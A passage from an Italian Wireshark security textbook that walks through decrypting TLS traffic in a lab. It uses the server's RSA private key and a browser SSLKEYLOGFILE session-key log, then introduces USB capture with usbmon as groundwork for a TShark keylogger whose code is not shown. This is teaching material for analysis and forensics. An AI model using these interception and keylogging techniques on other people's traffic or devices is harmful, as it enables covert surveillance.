


Figura 7.2 Si segue il flusso TCP nel traffico SSL/TLS.




Figura 7.3 Le opzioni per il protocollo SSL/TLS in Wireshark.

Da qui, fate clic su *Edit* per vedere l'elenco delle chiavi RSA e selezionate *New*, che apre una nuova piccola finestra. Il primo riquadro da compilare nella nuova finestra è quello dell'indirizzo IP. Questo sarà l'indirizzo IP del server TLS, il server HTTPS `ftp1.labs` nel nostro caso. Per l'istanza del laboratorio utilizzata per queste figure, l'indirizzo IP del server `ftp1.labs` era `192.100.200.147`. Ricordate sempre che il vostro server `ftp1.labs` è probabile abbia un indirizzo IP diverso, perciò fate molta attenzione e usate l'indirizzo IP giusto. La casella successiva da compilare è quella della porta. Facile, perché è la porta TCP 443, la porta standard per HTTPS. La casella successiva è quella del protocollo, e qui si dice a Wireshark quale tipo di dati è cifrato con il flusso TLS. State usando un server HTTPS, perciò il protocollo sottostante sarà HTTP. L'opzione successiva riguarda il file di chiave. Un clic qui apre una finestra di dialogo per la ricerca del file, che vi permette di indicare la chiave privata del server TLS. Vorrete selezionare il file `apache.key` che si trova nella directory `w4sp_lab/images/ftp_tel` (Figura 7.4). L'ultimo campo è per le chiavi private

cifrate: qui inserirete la password per decifrare questo file. Nel nostro esempio, la chiave privata non è cifrata, perciò potete lasciar vuoto questo campo.

Compilate tutte queste informazioni, potete cominciare con il fare clic sui pulsanti *OK* per chiudere tutte le finestre delle preferenze e tornare all'interfaccia principale di Wireshark. A questo punto dovreste notare che l'elenco dei pacchetti è stato aggiornato e ora potrete vedere del traffico HTTP in Wireshark. Se, per qualche motivo, non vedete traffico HTTP, controllate bene di aver catturato il *Client and Server Hello*, nonché un pacchetto *Client Key Exchange SSL/TLS*. Provate ad aggiornare la pagina un po' di volte o a chiudere e aprire nel browser la pagina `https://ftp1.labs` per essere sicuri di catturare tutto l'handshake SSL/TLS. Per mettere ulteriormente alla prova la dicifrazione, potete fare un clic destro su un pacchetto TLS in Wireshark e selezionare l'opzione *Follow SSL Stream* (Figura 7.5). Dovrebbe aprirsi una finestra simile a quella che vedete quando selezionate *Follow TCP Stream*, e dovrebbe mostrarvi decifrato il traffico HTTP che va al sito `ftps1.labs`.




Figura 7.4 Configurazione della decifrazione SSL/TLS.




Figura 7.5 Decifrazione del traffico TLS in Wireshark.

Risoluzione dei problemi della decifrazione TLS

Quando volete decifrare con la chiave RSA privata, dovete catturare l'handshake SSL/TLS iniziale, in cui client e server si scambiano le chiavi. Potreste trovare problemi con la *resumption* SSL/TLS che usa *Session ID* o *TLS Session Resumption Tickets* (`https://tools.ietf.org/html/rfc5077`). Con la ripresa (*resumption*) di sessione, il client invia al server una sessione o un ticket per specificare quale chiave di sessione usare. Se Wireshark non è in grado di catturare quell'handshake iniziale e di decifrare la chiave di sessione, non sarà in grado di decifrare SSL/TLS ripreso, perché la chiave di sessione è in cache da entrambe le parti e non attraversa nuovamente la rete fino a che non viene generata una nuova chiave di sessione.

Per il nostro esempio, il modo più semplice per assicurarsi di catturare l'handshake iniziale consiste nel riavviare l'ambiente del laboratorio: così la cache del server TLS viene reinizializzata e genererà una nuova chiave di sessione.

Decifrare SSL/TLS con chiavi di sessione

Nella sezione precedente abbiamo visto come decifrare traffico TLS con Wireshark. Purtroppo, la stessa cosa non si può riprodurre sul server web nell'ambiente del laboratorio. Questo ambiente è configurato in modo da bloccare protocolli TLS sicuri, in particolare sul server web `ftp1.labs`. Questo server ha esplicitamente disabilitato il protocollo Diffie-Hellman (DH) per lo scambio delle chiavi.

L’algoritmo DH è disabilitato perché rende molto più complicata la decifrazione: DH funziona in modo molto simile alla cifratura asimmetrica di cui abbiamo parlato prima. La differenza è che con DH un attaccante, che abbia catturato lo scambio delle chiavi di sessione e abbia accesso alla chiave privata del server, non è in grado di ottenere le chiavi di sessione. In questo caso, in cui anche se è compromessa la chiave privata non sono compromessi tutti gli scambi di chiavi di sessione, si parla di *Perfect Forward Secrecy* (PFS). La buona notizia, per chiunque utilizzi TLS quando fa acquisti od operazioni bancarie online, è che DH è sempre più diffuso e i browser, per default, cercano di negoziare gli algoritmi TLS più robusti che il server web supporta. È una cattiva notizia, invece, per gli attacchi e per chi si occupa di analisi forense di rete. Se client e server usano DH per lo scambio delle chiavi, la compromissione della chiave privata del server non è di alcun aiuto.

Non tutto è perduto, però. Solo perché non siete in grado di decifrare lo scambio di chiavi di sessione, non vuol dire che non possiate ottenere le chiavi di sessione stesse. Ricordate, la crittografia asimmetrica viene usata per proteggere le chiavi di sessione in transito, e l’effettiva cifratura dei dati dell’applicazione avviene mediante le chiavi di sessione. Se client e server usano DH, vuol dire che dovete trovare un altro modo per avere accesso a quelle chiavi di sessione. Di modi ne esistono diversi, spesso sono specifici per l’applicazione e richiedono solo un po’ di creatività. Noi, però, ci limiteremo a sfruttare la funzionalità intrinseca di debug del browser web per dimostrare come decifrare un flusso TLS con le chiavi di sessione invece che con la chiave privata del server web.

Quando hanno a che fare con TLS, gli sviluppatori spesso devono poter decifrare flussi TLS. La maggior parte dei browser web per questo dà la possibilità di estrarre le chiavi di sessione utilizzate per la cifratura TLS. Potete abilitare questa funzionalità creando una variabile d’ambiente, `SSLKEYLOGFILE`. Una variabile d’ambiente è esattamente quello che suggerisce il nome: è solo una variabile accessibile a qualsiasi applicazione che giri all’interno dell’ambiente del sistema operativo. Ogni sistema operativo imposta variabili d’ambiente diverse, perciò dovrete fare qualche ricerca, in funzione del sistema operativo per cui volete impostare variabili d’ambiente. Per Linux, il processo di impostazione di una variabile d’ambiente temporanea comporta aprire un terminale e scrivere

```
root@w4sp-kali:~# export SSLKEYLOGFILE='/root/session.log'
```

Dopo aver impostato la variabile d’ambiente, lanciate il browser Iceweasel, che è l’equivalente di Firefox in Kali.

Fate attenzione: dovete lanciare Iceweasel dallo stesso terminale, in modo che riconosca la variabile d'ambiente appena aggiunta.

```
root@w4sp-kali:~# iceweasel
```

Questo dovrebbe lanciare il browser web. Andate a un sito web che usi TLS (un buon esempio è `https://wikipedia.org`). Dopo aver navigato per un po' in modo sicuro, dovreste poter vedere il file `session.log` nella directory `/root`. Quello che segue è l'output del nostro file `session.log` dopo che abbiamo navigato in un po' di siti sicuri.

```
root@w4sp-kali:~# cat session.log
# SSL/TLS secrets log file, generated by NSS
CLIENT_RANDOM 1688068b367700c719e838d1baf25fac55a7ef3ca05a378f8f72959
72e86d9c4af39975ee5e8d952eb586acf9a4d2b6eab8da6d1945a7289b8635ee17941
8d0269a7d439770b01487b96e7bd5081f787
CLIENT_RANDOM 8641caefc8229bee3cb5a864805cf117cb96f40bfa33ae4e2fd9332
823bb9391d2ee10693d96a3d4c69503413fba08de3b14d079c72ab6daf33c4032deef
994a08a90affd3bea4f6728a6505fdaf1059
CLIENT_RANDOM 7d40e7ef3cf1a29cf888c86c4a871332fc3493bf0958a174bddb5d8
f63d491a8bf784a80dcfde1c9d4db67648e817704c8a1a5d3e3c9fce63a4f7988c2a9
c8b70e43b24d367250541887b419882e16fb
CLIENT_RANDOM ea23d54e2f28fca9ddf434472a98e96124192b575c46c160dd1a72a
c0b99e39a0f8dbe392d65efa8e719c7bc7ed0fe33288109659a0e4d38327759fd95c5
aaf03bb36d214651e38ab072f42c0dfd2a4b
CLIENT_RANDOM 7bec7ca91a9635c34cc02caa5603a83321e0ea1e343a0256c882ffc
8b7c0dd38afd9f3a990b8f6b231c4a12787f0654bd76f7f58e637f9fbea3dc23145f4
2a5bd48598821b32f54af3d85e32d59628ed
```

Questo output di chiavi di sessione ora può essere facilmente analizzato da Wireshark per la decifrazione. Dovete tornare indietro e modificare le preferenze del protocollo SSL facendo clic su *Edit*, poi su *Protocols* e su *SSL*. Da quella finestra, selezionate *Browse* per la voce *(Pre)-Master-Secret log filename*. Selezionate il file di log a cui avete impostato la variabile d'ambiente `SSLKEYLOGFILE`. Nel nostro caso, era il file `/root/session.log` (Figura 7.6).




Figura 7.6 Aggiunta di SSLKEYLOGFILE.

Con Wireshark configurato in modo da usare il file di log, potete tornare all'elenco dei pacchetti ed esaminare il traffico SSL/TLS. Se fate clic ora su un pacchetto SSL/TLS e selezionate *Follow SSL Stream*, potete vedere il traffico decifrato. Potete notare anche che compare una nuova scheda per i pacchetti *Appication Data SSL/TLS*, che mostra i contenuti decifrati. Probabilmente noterete che i dati decifrati non appaiono immediatamente simili a traffico HTTP. Il motivo è che Wireshark decifra semplicemente il traffico TLS e non applica alcun ulteriore dissettore di protocollo ai dati (Figura 7.7).

Ottenere chiavi di sessione

Non sempre vi basterà impostare una variabile d'ambiente per far sì che un'applicazione vi consegni le sue chiavi di sessione. Questo non significa però che tutto sia perduto. È possibile usare tecniche di debug e di retroingegnerizzazione per estrarre le chiavi di sessione. Ovviamente si tratta di un tema complesso. Se siete interessati. Consultate i link seguenti per vedere qualche esempio di come si possa procedere:

`https://github.com/trolldbois/sslsnoop`

`https://github.com/moyix/panda/blob/master/docs/panda_ssltut.md`




Figura 7.7 Dati SSL/TLS decifrati.

USB e Wireshark

Se si pensa al debug USB, di solito non si pensa a Wireshark. Wireshark però è in grado di catturare (in Linux) e di sezionare/decodificare il traffico USB, il che ne fa uno strumento molto comodo. In questa sezione, esamineremo alcuni aspetti fondamentali del protocollo USB e vedremo come catturare traffico USB su macchine Linux e Windows. Poi vedremo come creare un semplice keylogger con TShark e uno script Lua. Se non ne avete a portata di mano una, cercate una tastiera USB. Ne avrete bisogno per costruire il vostro keylogger.

Ad alto livello, USB è un bus a cui si possono collegare molti dispositivi; lo si può pensare come un hub Ethernet, in cui tutti i pacchetti sono inviati a tutti i dispositivi collegati al bus, mentre risponderanno solo i dispositivi a cui il pacchetto USB è destinato. Ciascun dispositivo sul bus può avere più punti terminali (Figura 7.8). Questi punti terminali determinano la direzione del traffico, in ingresso o in uscita dal dispositivo, e anche come vengono trasferiti i dati (in massa, tutti insieme, oppure a piccoli blocchi) quando l’host chiede dati al punto terminale.




Figura 7.8 Rappresentazione generale di dispositivo USB.

Sviluppo di driver USB
Per maggiori informazioni sui dispositivi USB e su come costruire driver in Linux per questi dispositivi, potete consultare l'eccellente *Linux Driver Development, 3rd Edition*, liberamente disponibile in Internet. Il Capitolo 13 (`https://static.lwn.net/images/pdf/LDD3/ch13.pdf`) è tutto dedicato a USB ed è una risorsa perfetta per questa sezione del nostro libro.

Catturare traffico USB in Linux

Cominciamo con la cattura in Linux, perché la cattura "in diretta" è supportata mediante lo strumento del kernel usbmon. usbmon consente di catturare pacchetti su un bus USB ed è entrato a far parte del kernel Linux a partire dalla versione 2.6.11, perciò dovrebbe essere disponibile praticamente in tutte le installazioni Linux moderne. Vediamo come usare la funzionalità usbmon in Kali. Il primo passo

consiste nel caricare il driver usbmon. Si procede eseguendo il comando `modprobe`, come si vede qui di seguito.

```
root@w4sp-kali:~# modprobe usbmon
root@w4sp-kali:~# lsmod | grep usbmon
usbmon                 28672  0
usbcore               200704  6 ohci_hcd,ohci_pci,ehci_hcd,ehci_pci,
usbhid,usbmon
```

Eseguiamo `lsmod` per elencare tutti i driver (moduli) caricati e usiamo `grep` per cercare la stringa `usbmon` e verificare che il driver sia stato effettivamente caricato. Ricordate che dovete avere effettuato l'accesso come root per poter caricare il modulo usbmon. Se avviate Wireshark, vedrete che adesso compaiono interfacce usbmon *x*, dove *x* corrisponde a un dispositivo USB (Figura 7.9).

Figura 7.9 Interfacce usbmon.

Bene, ora avete interfacce usbmon, ma come fate a stabilire la corrispondenza fra le interfacce e gli effettivi dispositivi fisici USB? Potete iniziare usando il comando `lsusb`, che elenca i dispositivi USB disponibili nel sistema. Se eseguite Kali in una macchina virtuale (VM) VirtualBox, senza alcun altro dispositivo USB, dovreste vedere qualcosa di simile a questo:

```
root@w4sp-kali:~# lsusb
Bus 001 Device 001: ID 1d6b:0002 Linux Foundation 2.0 root hub
Bus 002 Device 002: ID 80ee:0021 VirtualBox USB Tablet
Bus 002 Device 001: ID 1d6b:0001 Linux Foundation 1.1 root hub
```

Questo vi dice che esistono due hub USB: uno per USB 1.1 e un altro per USB 2.0. Vedete anche che al bus numero 2 è collegato un VirtualBox USB Table. Questo è il dispositivo USB virtuale che VirtualBox usa per l'input del mouse alla VM. Prima di iniziare a controllare del traffico USB, dobbiamo vedere come connettere un dispositivo USB alla VM. Con VirtualBox è facile: si fa clic su *Devices* e poi su *USB*, poi si seleziona il dispositivo USB collegato all'host che si vuole collegare alla VM. Nella Figura 7.10, potete vedere che viene aggiunta alla VM Kali una tastiera

Dell. Potete scollegare il dispositivo passando attraverso lo stesso menu e selezionando nuovamente il dispositivo.

